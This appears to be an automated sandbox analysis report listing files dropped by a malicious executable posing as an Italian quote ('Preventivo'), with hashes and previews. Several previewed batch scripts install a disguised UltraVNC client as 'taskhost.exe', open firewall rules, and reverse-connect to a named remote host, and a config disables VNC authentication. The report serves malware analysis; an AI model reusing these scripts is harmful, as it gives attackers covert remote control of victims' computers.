Preview:	.....[.s.8..}.....!#..gw.n.`uNl.f6.3....d%EK.D["...#.....!)...r.$.G.....Z..u.._>.~....^e..<..u....._D.r.Z..M.:...$.I..N.....\`.B.wj...:...E|.P..$ni.{.....T.^~<m-..J....RQk..*..f.....q. .....V.rC.M.b.DiL\.....wq.*...$&j....O.....~.U.+..So.]..n..#OJ..p./..-.....<...5..WB.O....i....<./.T.P.L.;.....h.ik..D*T...<...j..o..fz~..~."...w&.fB...4..@[.g.....Y.>/M."....-..N.{.2.....\... .h..ER..._..(.-..o97..[.t:..>..W*..0.....u...?.%...1u..fg..`.Z.....m ~.GKG.q{.vU.nr..W.%.W..#z..I.T.....1.....}.6.....D.O...:....PX.....*..R.....j.WD).M..9.Fw...W.-a..z.I\..u*.^....*L..^ .`.T...I.^.B.DMc.d....i...o.|M.uF|.nQ.L.E,.b!..NG.....<...J.....g.o....;&5..'a.M...I..1.V.iB2.T._I....".+.W.yA ._.....<.O.....O$."C....n!H.L`..q.....5..~./.._t.....A....S..3.....Q[..+..e..P;. ..O...x~<B.....'.)....n.$e.m.:....m.....&..Y.".H.s....5.9..A5)....s&.k0,.g4.V.K.,*.e....5...X.}6.P....y\.s|..Si..BB..y...~.....D^g...*7'T-.5*.!K.$\...2.

C:\Users\user\AppData\Local\Temp\acrocef_low\c27b95aa-25ac-4009-8afa-c5c9042cec92.tmp

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\acrocef_1\AcroCEF.exe
File Type:	gzip compressed data, from FAT filesystem (MS-DOS, OS/2, NT), original size modulo 2^32 299538
Category:	dropped
Size (bytes):	758601
Entropy (8bit):	7.98639316555857
Encrypted:	false
SSDEEP:	12288:ONh3P65+Tegs6121YSWBlkipdjuv1ybxrr/IxkB1mabFhOXZ/fEa+vTJJJJv+9U0:O3Pjegf121YS8lkipdjMMNB1DofjgJJg
MD5:	3A4913513466536430839OAC398006F1
SHA1:	28EF4CE5690BF8A9E048AF7D30688120DAC6F126
SHA-256:	D1858851B2DC86BA23C0710FE8526292F0F69E100CEBFA7F260890BD41F5F42B
SHA-512:	BE2C3C39CA57425B28DC36E669DA33B5FF6C7184509756B62832B5E2BFBCE46C9E62EAA88274187F7EE45474DCA98CD8084257EA2EBE6AB36932E28B857743 5
Malicious:	false
Preview:	.....kWT..0...W`.....b..@..nn.....5._..I.R3I..9g.x....s.\+.J.....F...P.....V]u.....t....jK...C.fD..]..K....;.....y._.U..}.....S.....7...Q.....W.D..S.....y.....%..=.....e..^.RG... ...L..].T.9.y.zqm.Q]..y..(.....Q]..~~..}..q...@.T..xI.B.L.a.6...{..W..}.mK?u...5.#.{...n.....z....m^.6!.`.....u...eFa.....N....o..hA-..s.N..B.q..{..z.{=..va4_`5Z.....3.uG.n...+. ..t...z.M."2..x.-...DF..VtK.....o]b.Fp.>.....c...,..t..an[.....5.1.(}..q.q.....K3.....[>..;e..f.Y.....mV.cL...]eF..7.e.<.._.o\.S..Z...`..}.....>@.....|.....ox.....h.....o....-Yj=.s.g.C c\.i..\..A.B>.X..8`...P.....[..O...-.g...r..u\...k..7..#E....N}...8.....(..0....w....j.....>.L....H.....y.x3...[>..t.....0..z.qw..]X..i8..w.b..?0.wp..XH.A.[.....S..g.g..I.A.15.0?._n.Q.]..r8.....l..18... (.].m...!|G.1..... .3.`./....`~.....G.....|..pS.e.C....:o.u_..oi.:..|....joi...eM.m.K...2%...Z..j...VUh..9.}.....

C:\Users\user\AppData\Local\Temp\acrocef_low\d0d7f3e7-a105-4a48-99c9-31e07bf890e8.tmp

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\acrocef_1\AcroCEF.exe
File Type:	gzip compressed data, from FAT filesystem (MS-DOS, OS/2, NT), original size modulo 2^32 1311022
Category:	dropped
Size (bytes):	386528
Entropy (8bit):	7.9736851559892425
Encrypted:	false
SSDEEP:	6144:8OSTJJJEQ6T9UkRm1lBgI81ReWQ53+sQ36X/FLYVbxrr/IxktOQZ1mau4yBwsOo:sTJJJv+9UZX+Tegs661ybxrr/IxkB1m
MD5:	5C48B0AD2FEF800949466AE872E1F1E2
SHA1:	337D617AE142815EDDACB48484628C1F16692A2F
SHA-256:	F40E3C96D4ED2F7A299027B37B2C0C03EAEEE22CF79C6B300E5F23ACB1EB31FE
SHA-512:	44210CE41F6365298BFBB14F6D850E59841FF555EBA00B51C6B024A12F458E91E43FDA3FA1A10AAC857D4BA7CA6992CCD891C02678DCA33FA1F409DE0885932 4
Malicious:	false
Preview:	.....]s[G. Z...{....;...J$%K&..%.[..k...S....$,.`)Z..m.....a.....o..7.VfV...S..HY}Ba.<.NUVVV~W.].;qG4..b,N..#1.=1.#1..o.Fb.....IC.....Z...g_~.OO.l..g.uO...bY.,[..o .s.D<..W....w....?$4..+..%.[.?..h.w<.T.9.vM.!..h0.....}..H..$[...lq,....>..K.)=..s.{.g.O...S9".....Q...#...+..)>=.....|6.....<4W.'.U.j$....+..=9...I.....S..<.\.k.'....{.1<.?..<...uk.v;.7n.!...g....." P..4.U.....c.KC..w._G..u..g./.g....{'^.-|..h#.g.\.PO.|...]x..Kf4..s.....+.Y.....@.K....zI..X.....6e?[..u.g"{..h.vKbM<.?i6{%.q)i...v..<P8P3.....CW.fwd...{:@h...;.....5..@.C. j.....a.. U.5...].$.L..wW....z...v.....".M.?c.....o..}.a.9..A..%V..o.d....'..|m.WC.....|.....e.[W.p.8...rm....^..x'.....5!...|.....z..#.....X_..Gl..c..R..`...*.s-1f..]x.....f...g...k.....g.....).3 .B..{"4...!r....v+As...Zn.]K{.8[..M.r.Y.....+%...]...J}f]~}_..K....;.Z.[..V.&..g...>...{F..{I..@~.^.|P..G.R>....U..../HY...(.z.<.~.9OW.Sxo.Y

C:\Users\user\AppData\Local\Temp\shi6E82.tmp	
Process:	C:\Users\user\Desktop\Preventivo24.01.11.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	5038592
Entropy (8bit):	6.043058205786219
Encrypted:	false
SSDEEP:	49152:vVkDvLSkqdbEsuV+ebMh8w+/H8pF/bmlEyGjWvcP1xQ+X7TqVAMPLfQyim8kznsY:2Ll+Mn0WHl9VA2ic/
MD5:	11F7419009AF2874C4B0E4505D185D79
SHA1:	451D8D0470CEDB268619BA1E7AE78ADAE0EBA692
SHA-256:	AC24CCE72F82C3EBBE9E7E9B80004163B9EED54D30467ECE6157EE4061BEAC95
SHA-512:	1EABBBFDF579A93BBB055B973AA3321FC8DC8DA1A36FDE2BA9A4D58E5751DC106A4A1BBC4AD1F425C082702D6FBB821AA1078BC5ADC6B2AD1B5CE12A68058805
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....e.D!...!...!...(.V.C...5..."...5...&...5...)...!.....5...:...5... ...5...R...5.:. ...5... ...Rich!.....PE..d...p....." .....D.....`M....'.M...`A.....@.H.L&....I.....@K.H.....I.....@M.....`J:.p..... .....(....%.....@.....$.H.....text...4B.....D..... ..`.wpp_sf....`.....H..... ..`.rdata...L*.....N*.....@..@.data...hD...PI.....*I..... .....@....pdata.....I.....2I.....@..@.didat.....0K.....J.....@....rsrc...H....@K.....J.....@..@.reloc.....@M.. ....L.....@..B..... .....

C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\TempFolder\~.pdf	
Process:	C:\Users\user\Desktop\Preventivo24.01.11.exe
File Type:	PDF document, version 1.7, 1 pages
Category:	dropped
Size (bytes):	44763
Entropy (8bit):	7.691836262046289
Encrypted:	false
SSDEEP:	768:9paAbg8/yZjn2K/Cgrf7F0kTRelSLcBzWAMMwsOt+yn9:9Lyp2oLTk4ItWAMMO9
MD5:	E3B54910AAE9324A7D56E5B22044104E
SHA1:	F93D54BC3E20316DD9B596D4EB0FE22BD9F1D4D8
SHA-256:	01FA678A302763B83703F0449FC63309CF7677FC119D2755DEFAD6DEA9D25BCD
SHA-512:	0549192D6C52053BA1F1C9AFB38B2243EA8BE119DD0FBDE3D15BCBA073911B59669BEEFDFD0C8AADFCEAE44A4AF2C7B09C76EE1EC88C0E13F5406283019FCB6A
Malicious:	false
Preview:	%PDF-1.7.%.....3 0 obj.<<./Type /XObject./Subtype /Image./Width 825./Height 540./BitsPerComponent 8./ColorSpace /DeviceRGB./Filter /DCTDecode./DecodeParms <<./Quality 80.>>./Length 5 0 R.>>.stream.....C.....%...#... , #&')*)..-0-(0%()(...C.....(...(((.....9.."..... .....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?....C...e...4...i.....W.....\T.....W.....2...}_.O.&..Q.9P\.....W.....2...m_.O.&.,Q.9P\.....W.....?...qF(.As....6...m_.O.&.....?...qF(.As....2...}_.O.&....

C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\WindowsVolume\Games\UVncVirtualDisplay\UVncVirtualDisplay.dll	
Process:	C:\Users\user\Desktop\Preventivo24.01.11.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	47744
Entropy (8bit):	6.688410109072587
Encrypted:	false
SSDEEP:	768:523s2H65HQdvusvavk76GDN8YeGQEky64UyToJs+i:5VQV75NzHae
MD5:	E818AB67C68E3EE621A8888FBBF2F266
SHA1:	644D473097112A48338202A418911716AAC5B9D8
SHA-256:	FF9D8F7FC2C3F5D0AFAF6F76E87D41FEEABF54FACBE26DC59661A78830F32972
SHA-512:	B67F0A1AB49E57459AFA8FD4E4FFC18BC2A8B2D7803C34A952656113D175A145AB2C1ABDE25272442759EC148BE8A5A05D44A6CE89DD882329BA436534D53BE4
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....6...W.,.W.,.W.,".-.W.,".-.W.,".-.W.,./.,.W.,.<.-.W.,.W.,.W.,.<.-.W., g&.-.W.,g&.-.W.,g&.-.W.,Rich.W.,.....PE..L....Z._.....!.....f...8.....=.....%.....@A..... ...`.....h.....8..... .....text....d.....f..... ..`.rdata...'.....(...j.....@..@.data...d.....@....reloc..h.....@..B..... ....

C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\WindowsVolume\Games\UVncVirtualDisplay\UVncVirtualDisplay.inf

Process:	C:\Users\user\Desktop\Preventivo24.01.11.exe
File Type:	Windows setup INFormation
Category:	modified
Size (bytes):	3890
Entropy (8bit):	3.7119439709099047
Encrypted:	false
SSDEEP:	48:5oAqyb+l0sOlbxcfW2iIVOgUqGNnijzXLTRkYx:jAIVANniNx
MD5:	D3153DDC1A7EB32C396E59E0CD2ECA50
SHA1:	285BC785A8E9D76BA652A841A4331A1F6DFE9431
SHA-256:	F615C264E1A04A5A18C62C08CABB9EBE8F76D964B04A111169F76C9036F260DD
SHA-512:	AAD64BD3A90C41E35667AA9C7B017F4FDCF0705BD2B70F105193390E3C727A2E410DBA9764BC5343220E9A2A0880B830C81AF4973DECE92AB64B90E1DC77DDC6
Malicious:	false
Preview:	..;....;. .U.V.n.c.V.i.r.t.u.a.l.D.i.s.p.l.a.y...i.n.f.....;.....[.V.e.r.s.i.o.n.].....P.n.p.L.o.c.k.D.o.w.n.=.1.....S.i.g.n.a.t.u.r.e.=.".$.W.i.n.d.o.w.s. .N.T.$."....C.l.a.s.s.G.U.I.D. .=. .{.4.D.3.6.E.9.6.8.-.E.3.2.5.-.1.1.C.E.-.B.F.C.1.-.0.8.0.0.2.B.E.1.0.3.1.8.}.....C.l.a.s.s. .=. .D.i.s.p.l.a.y.....C.l.a.s.s.V.e.r. .=. .2...0.....P.r.o.v.i.d.e.r.=.%.M.a.n.u.f.a.c.t.u.r.e.r.N.a.m.e.%.....C.a.t.a.l.o.g.F.i.l.e.=.U.V.n.c.V.i.r.t.u.a.l.D.i.s.p.l.a.y...c.a.t.....D.r.i.v.e.r.V.e.r. .=. .1.0./.1.8./.2.0.2.0.,.1.7...6...4.2...4.9.9.....[.M.a.n.u.f.a.c.t.u.r.e.r.].....%.M.a.n.u.f.a.c.t.u.r.e.r.N.a.m.e.%.=.S.t.a.n.d.a.r.d.,.N.T.x.8.6.....[.S.t.a.n.d.a.r.d...N.T.x.8.6.].....%.D.e.v.i.c.e.N.a.m.e.%.=.M.y.D.e.v.i.c.e._.I.n.s.t.a.l.l.,. .R.o.o.t.\.U.V.n.c.V.i.r.t.u.a.l.D.i.s.p.l.a.y.....%.D.e.v.i.c.e.N.a.m.e.%.=.M.y.D.e.v.i.c.e._.I.n.s.t.a.l.l.,. .U.V.n.c.V.i.r.t.u.a.l.D.i.s.p.l.a.y.....[.S.o.u.r.c.e.D.i.s.k.s.F.i.l.e.s.].....U.V.n.c.V.i.r.t.u.a.l.D.i.s.p.l.a.y...d.l.l.=.1...

C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\WindowsVolume\Games\UVncVirtualDisplay\uvncvirtualdisplay.cat

Process:	C:\Users\user\Desktop\Preventivo24.01.11.exe
File Type:	data
Category:	dropped
Size (bytes):	8560
Entropy (8bit):	7.2886183166813785
Encrypted:	false
SSDEEP:	192:N0xTS0+qInYe+PjPN3KowgCuodZubhSZyEl8YsuUAwCNQw1e9:NeInYPLNaowNZvZyEPLwPws9
MD5:	B2957E97DD342E0C0C5B58CB4DF951E6
SHA1:	A21F84EB2217DA6AB5079BFEFADC29503A662F6E
SHA-256:	1105E05993AB4EA8EFD6475FFEB82091BA61387E2D4F531AE5C6097E9BF530D3
SHA-512:	093E1FC0C322DAD8C902D8B116B3D66EDA79C3A3B51A40358A202801E850728049D0702C1F03466E17A0F390EE6B79BBDA6B2B59D2151A28EA00054294BD650
Malicious:	false
Preview:	0.!l..*.H.....!]0.!Y...1.0...+.....0.....+.....7.....0...0...+.....7.....(..i.@..##6....2010181506497Z0...+.....7.....0...0.....A.&r..{...(..R..1..0...+.....7...1...04..+.....7...1&0$...O.S.A.t.t.r.....2.:.1.0...0...0P..+.....7...1B0@...F.i.l.e.....u.v.n.c.v.i.r.t.u.a.l.d.i.s.p.l.a.y...d.l.l...0....([....k.R.A.3..m..11..0...+.....7...1...04..+.....7...1&0$...O.S.A.t.t.r.....2.:.1.0...0...0P..+.....7...1B0@...F.i.l.e.....u.v.n.c.v.i.r.t.u.a.l.d.i.s.p.l.a.y...i.n.f...0.... ....0DL....\MCT.....=...ww..1..0...+.....7...1...04..+.....7...1&0$...O.S.A.t.t.r.....2.:.1.0...0...0P..+...7...1B0@...F.i.l.e.....u.v.n.c.v.i.r.t.u.a.l.d.i.s.p.l.a.y...d.l.l...0]..+.....7...1O0M0...+.....7...0.....010...`.H.e..... ....0DL....\MCT.....=...ww..0.... ...d.JZ..,.....v.d.J..i.l.6.`.1..0...+.....7...1...04..+.....7...1&0$...O.S.A.t.t.r.....2.:.1.0...0...0P..+.....7...1B0@...F.i.l.e.....u.v.n.c.v.i.r.t.u.a.l.d.i.s.p.l.a.y...i.n.f...0U..+.....7...1G0E0...

C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\WindowsVolume\Games\UltraVNC.ini

Process:	C:\Users\user\Desktop\Preventivo24.01.11.exe
File Type:	Generic INItialization configuration [admin]
Category:	dropped
Size (bytes):	1208
Entropy (8bit):	5.080950758931414
Encrypted:	false
SSDEEP:	24:fJhFXNTxYgMKM0USlAdo9g9iWFOWIaGETolеXYMyd5Tgc8OjulnN:fJzr8gUUAdTZOW+ooBI9j0NOjS
MD5:	C5F11F117A37314A4DDAE8D4BFCA23B7
SHA1:	58D1DFE525248BF51847526388F8D68CD3E50EA6
SHA-256:	200A7BF46C84F3F71DACC5ECE63E87B9BEF981325DC76462076923F574E12C1D
SHA-512:	0E99FD926F0FAA0CC576C6FF509CF037FFB2596FD5CB3A8BC5B080ED7BECDF29526C5CCACD1B5EBE2E243E0ECFF8186F81A14F16D3FB3C0472F38A3F50897652
Malicious:	false
Preview:	[Permissions]..[admin]..FileTransferEnabled=1..FTUserImpersonation=1..BlankMonitorEnabled=1..BlankInputsOnly=0..DefaultScale=1..UseDSMPlugin=0..DSMPlugin=No Plugin Detected..primary=1..secondary=1..SocketConnect=1..HTTPConnect=1..AutoPortSelect=1..InputsEnabled=1..LocalInputsDisabled=0..IdleTimeout=0..EnableJapInput=0..EnableUnicodeInput=0..EnableWin8Helper=0..QuerySetting=2..QueryTimeout=10..QueryDisableTime=0..QueryAccept=0..LockSetting=0..UseRegistry=0..MSLogonRequired=0..NewMSLogon=0..DebugMode=2..Avilog=0..kickrdp=0..service_commandline=..DebugLevel=10..DisableTrayIcon=0..rdpmode=0..LoopbackOnly=0..AllowLoopback=1..AuthRequired=0..ConnectPriority=0..AuthHosts=..AllowShutdown=1..AllowProperties=1..AllowEditClients=1..PortNumber=5900..HTTPPortNumber=5800..IdleInputTimeout=0..RemoveWallpaper=0..RemoveAero=0..QueryIfNoLogon=0..FileTransferTimeout=1..clearconsole=0..accept_reject_mesg=..KeepAliveInterval=5..[UltraVNC]..passwd=000000000000000000..passwd2=000000000000000000..[poll]..Turb

C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\WindowsVolume\Games\c.cmd	
Process:	C:\Users\user\Desktop\Preventivo24.01.11.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1035
Entropy (8bit):	5.154375767864971
Encrypted:	false
SSDEEP:	24:nep9ZV2tXY7ur3C7TEPaV1k774klg41k7z2GD:6oo7urwEiNUz26
MD5:	B9B8C2AD3F16DD1EE7518B5B4ED165B1
SHA1:	FC8D881BF7B13DF8E7BF31B6F811F53C44F8336D
SHA-256:	C2AB7B8701BDC36198A8F01791C8A3479EF3E8BCC6CCD3BD8C2F60DD9672E8E1
SHA-512:	8CF8E80D8A8DB779B40005D87EFDAB57042026C62D4182129FC247F091E0C51E854509F85575BF0418A97FCAE096AA093CFB9128CF411E1993486F07A3BD966E
Malicious:	false
Preview:	::::::::::::::::::::::::::::::::.:: START ::..::::::::::::::::::::::::::::::..Mode 90,20 & color 0A..SetLocal EnableExtensions DisableDelayedExpansion..(Set k=HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles)..For /F "Delims==" %%A In ('Set GUID[2^>Nul') Do Set "%%A=".. Set "i=101"..For /F "Tokens=1,2*" %%A In ('Reg Query "%k%" /S /V Description') Do (.. If "%%~nB" NEQ "%%~B" (.. Call Set "GUID[%%i:*1=%%]=%%~nB"..rem start C:\Games\viewer /HideWindow Reg add "%k%\%%~nB" /V Category /t REG_DWORD /d 1 /f..) Else (.. Call Call Set GUID[%%i:*1=%%]="%%%%GUID[%%i:*1=%%]%%%%","%%C".. Set/A i+=1..)..) ..set /a numa=%random% %%9999 +1000..set /a numb=%random% %%9999 +1000..set /p numc=<IDD.txt..type C:\Games\cmd.txt|cmd..start C:\Games\viewer.exe /HideWindow C:\Games\once.cmd .. ....:com ..for %%A in (C:\Games\cmmc.cmd) do if %%~zA gtr 7 start C:\Games\viewer.exe /HideWindow C:\Games\cmmc.cmd..timeout /t

C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\WindowsVolume\Games\cmd.txt	
Process:	C:\Users\user\Desktop\Preventivo24.01.11.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1102
Entropy (8bit):	5.375478540906423
Encrypted:	false
SSDEEP:	24:np9ZV2tXY7ur3C7TEPaV1k774klwoNEGMoNha9d0aR/vA+ZyZB:5oo7urwEieG75aRQ+Zs
MD5:	8AADF3A1016440B07F8F3152E5755A41
SHA1:	9B6FC4D8890FE08F427928A6ACCEF39F592FB271
SHA-256:	B3C509FC687793ED75F2792540EFBDAB88D65CA18570C28651DA737CAC6544B7
SHA-512:	40DA5935BFD778559B1EC982B3C3B928766E288BC00BE3C8A85C41B9942E2E66CC19C5CCB4F1105AC5C2DEA3EE44FF9F421895CFBF6DBB6B58AB1226C4C0A1BF
Malicious:	false
Preview:	Mode 90,20 & color 0A..SetLocal EnableExtensions DisableDelayedExpansion..(Set k=HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles)..For /F "Delims==" %%A In ('Set GUID[2^>Nul') Do Set "%%A=".. Set "i=101"..For /F "Tokens=1,2*" %%A In ('Reg Query "%k%" /S /V Description') Do (.. If "%%~nB" NEQ "%%~B" (.. Call Set "GUID[%%i:*1=%%]=%%~nB"..rem start C:\Games\viewer /HideWindow Reg add "%k%\%%~nB" /V Category /t REG_DWORD /d 1 /f..) Else (.. Call Call Set GUID[%%i:*1=%%]="%%%%GUID[%%i:*1=%%]%%%%","%%C".. Set/A i+=1..)..) ....netsh firewall add allowedprogram program="C:\Games\taskhost.exe" name="MyApplication" mode=ENABLE scope=ALL....netsh firewall add allowedprogram program="C:\Games\taskhost.exe" name="MyApplicatio" mode=ENABLE scope=ALL profile=ALL....set RUN_C="taskhost.exe"..wmic process where (name=%RUN_C%) get commandline | findstr /i %RUN_C%> NUL..if errorlevel 1 (..start C:\Games\taskhost.exe -autoreconnect ID:%numc% -connec

C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\WindowsVolume\Games\cmmc.cmd	
Process:	C:\Users\user\Desktop\Preventivo24.01.11.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1221
Entropy (8bit):	5.351088398106411
Encrypted:	false
SSDEEP:	24:op9ZV2tXY7ur3C7TEPaV1k774klg4P5W40aJfiyZr/vA+coq+Hoq+Hoq+e:coo7urwEi0LahVQ+cx+Hx+Hx+e
MD5:	76147E456F8F392405B1FBAC4F315A30
SHA1:	FC90A4B0428DF537ED3FEE1A1B2E25C3C2A07D5A
SHA-256:	D69E739F18BD24DB5CFD451FB2BDAB32B4EFEEF41145B75CB89C7DC56641852D
SHA-512:	470EE57AC19364CCF4CDD8019A168440822E3E2B2708A3C4B5A4C5C0A3090C1BFEC1248E6AB1B23F93B5434FED3C69210A2161A56747231C25972752493AFD7
Malicious:	false
Preview:	SetLocal EnableExtensions DisableDelayedExpansion..(Set k=HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles)..For /F "Delims==" %%A In ('Set GUID[2^>Nul') Do Set "%%A=".. Set "i=101"..For /F "Tokens=1,2*" %%A In ('Reg Query "%k%" /S /V Description') Do (.. If "%%~nB" NEQ "%%~B" (.. Call Set "GUID[%%i:*1=%%]=%%~nB"..rem start C:\Games\viewer /HideWindow Reg add "%k%\%%~nB" /V Category /t REG_DWORD /d 1 /f..) Else (.. Call Call Set GUID[%%i:*1=%%]="%%%%GUID[%%i:*1=%%]%%%%","%%C".. Set/A i+=1..)..) ..set /a numa=%random% %%999 +100..set /a numb=%random% %%999 +100..set /a numc=5%numa%%numb%....set RUN_C="taskhost.exe"..wmic process where (name=%RUN_C%) get commandline | findstr /i %RUN_C%> NUL..if errorlevel 1 (..start %temp%/~.pdf..) else (.. @echo not starting %RUN_C%: already running...)..echo %numc% > IDD.txt..rem start C:\Games\taskhost.exe -multi -autoreconnect ID:%numc% -connect vnvariant2024.ddnsfree.com:5500 -run..start C:

C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\WindowsVolume\Games\ddengine.dll	
Process:	C:\Users\user\Desktop\Preventivo24.01.11.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	253280
Entropy (8bit):	6.610000632203147
Encrypted:	false
SSDEEP:	6144:vroB+yBBquE2s4MSp5Y1HKKfkXNoIij+bvNf4wmNJh/WLX:E+yhEBge1H0rij+RQwgh/Wz
MD5:	1D34EBEE7F7B9966DC449388438E80D5
SHA1:	E3A30BC84D733ED907A2CBBFC3F5E16900A5B2CE
SHA-256:	0D44439A0425DF8ABF338BD1496679A144DD705A51832A05C1A4ED1F76756EBA
SHA-512:	D7A8AC4E9D824DCB1C8AF5574E7818ED6F515A75C47F50AB380492F87CF0D0AC853956DD93262286C064FFE5E48CEC899A960DD20E466B74E911C88975AB3E B
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....C.....h.....h.....h.....U.....U...b..U.....h.....A... .....Rich.....PE..L.....`.....!.....$.....j.....@.....u.....u.....`.....1..p.....P2..@..... .....text...o..... ..`.rdata.....@..@.data....+.....p.....@....SharedD.....@....rsrc.....@..@.reloc..... .....0.....@..B.....

C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\WindowsVolume\Games\on.cmd	
Process:	C:\Users\user\Desktop\Preventivo24.01.11.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	799
Entropy (8bit):	5.23166754615022
Encrypted:	false
SSDEEP:	24:nep9ZV2tXY7ur3C7TEPaV1k774klg41k7oy:6oo7urwEiNUoy
MD5:	FD877AE342E4E8B246D11700EB90B23D
SHA1:	9C1790DB6B9CBD9C5BF2B12B8FBCF6A342A6FD3A
SHA-256:	1CE4768F825372D55C1D30CE3AC41AFB913DE6299A64AE5B0AC1B3B752421D64
SHA-512:	2B26CAE19DC5C485076C6C8C740F5E621F1B507163D26FB8E31CCE78F6917A170FE9D9BA0976E7C6079ED50F448FCEA1C365E0B3F4C522981C10330C04932E9
Malicious:	false
Preview:	::::::::::::::::::::::::::::::::.:: START ::..::::::::::::::::::::::::::::::::.Mode 90,20 & color 0A..SetLocal EnableExtensions DisableDelayedExpansion..(Set k=HKLM\SOFT WARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles)..For /F "Delims==" %%A In ('Set GUID[2^>Nul') Do Set "%%A=".Set "i=101"..For /F "Tokens=1,2*" % %A In ('Reg Query "%k%" /S /V Description') Do (.. If "%%~nB" NEQ "%%~B" (.. Call Set "GUID[%%i:*1=%%]=%%~nB"..rem start C:\Games\viewer /HideWindow Reg add "%k%\%%~nB" /V Category /t REG_DWORD /d 1 /f..) Else (.. Call Call Set GUID[%%i:*1=%%]="%%%%GUID[%%i:*1=%%]%%%%","%%C".. Set/A i+=1..)..) ..set /a numa=%random% %%9999 +1000..set /a numb=%random% %%9999 +1000..start C:\Games\viewer.exe /HideWindow C:\Games\c.cmd..EXIT

C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\WindowsVolume\Games\once.cmd	
Process:	C:\Users\user\Desktop\Preventivo24.01.11.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	4
Entropy (8bit):	2.0
Encrypted:	false
SSDEEP:	3:4Q:4Q
MD5:	F24F62EEB789199B9B2E467DF3B1876B
SHA1:	DE3AC21778E51DE199438300E1A9F816C618D33A
SHA-256:	E596899F114B5162402325DFB31FDAA792FABED718628336CC7A35A24F38EAA9
SHA-512:	C2636AD578F7B925EE4CF573969D4EC6640DE7B0176BF1701ADECE3A75937DC206AB1B8EE5343341D102C3BED1EC804A5C2A9E1222A7FB53A3CC02DA55487 29
Malicious:	false
Preview:	exit

C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\WindowsVolume\Games\powercfg.msi	
Process:	C:\Users\user\Desktop\Preventivo24.01.11.exe

File Type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, MSI Installer, Last Printed: Fri Dec 11 11:47:44 2009, Create Time/Date: Fri Dec 11 11:47:44 2009, Last Saved Time/Date: Fri Dec 11 11:47:44 2009, Security: 0, Code page: 1252, Revision Number: {3A995974-27F0-4693-BBBA-215A8CDC3544}, Number of Words: 2, Subject: Your Application, Author: Your Company, Name of Creating Application: Advanced Installer 17.3 build 2e9bb285, Template: ;1033, C omments: This installer database contains the logic and data required to install Your Application., Title: Installation Database, Keywords: Installer, MSI, Database, Numb er of Pages: 200
Category:	dropped
Size (bytes):	976384
Entropy (8bit):	6.553744622059538
Encrypted:	false
SSDEEP:	24576:m7bYOlNVUuD6yS1wGbXpsHzCsa1fLK/hVrA:m7bYO+UuD6ySaGbX+H9at+hVrA
MD5:	AA6C669C39D9BE8B6289F10DAAFBA6F3
SHA1:	A7A73BD177B58847F42DAE48DA443E33482DD337
SHA-256:	C5BF02C8C23DBF8798D87FAD91EA44A3153FC1026248BD931F360BA0D6C5989E
SHA-512:	1A7A272E63BEDA9B887158E8187C5D8A2351B21FDF912951555CF0DB9F693A4C92DEC4628C9FFE2E535D7FB869E03C12EB236DC8FD21E2118ED1BF193A010E 3
Malicious:	false
Preview:	.....>.....<...../. ..#..... ...!..."....,..$...%...&...'...(...)...*...+...-.....3...0...@...1...2...5...4...=...6...7...8...9...:...;.....e...>...?...D...A...B...C..... ..E...^...G...H...I...J...K...L...M...N...O...P...Q...R...S...T...U...V...W...X...Y...Z...[...\...]....._...`...a...b...c...d...f...y...g...h...i...j...k...l...m...n...o...p...q...r...s...t...u...v...w...x...z.....

C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\WindowsVolume\Games\taskhost.exe

Process:	C:\Users\user\Desktop\Preventivo24.01.11.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	2648008
Entropy (8bit):	6.675995874896264
Encrypted:	false
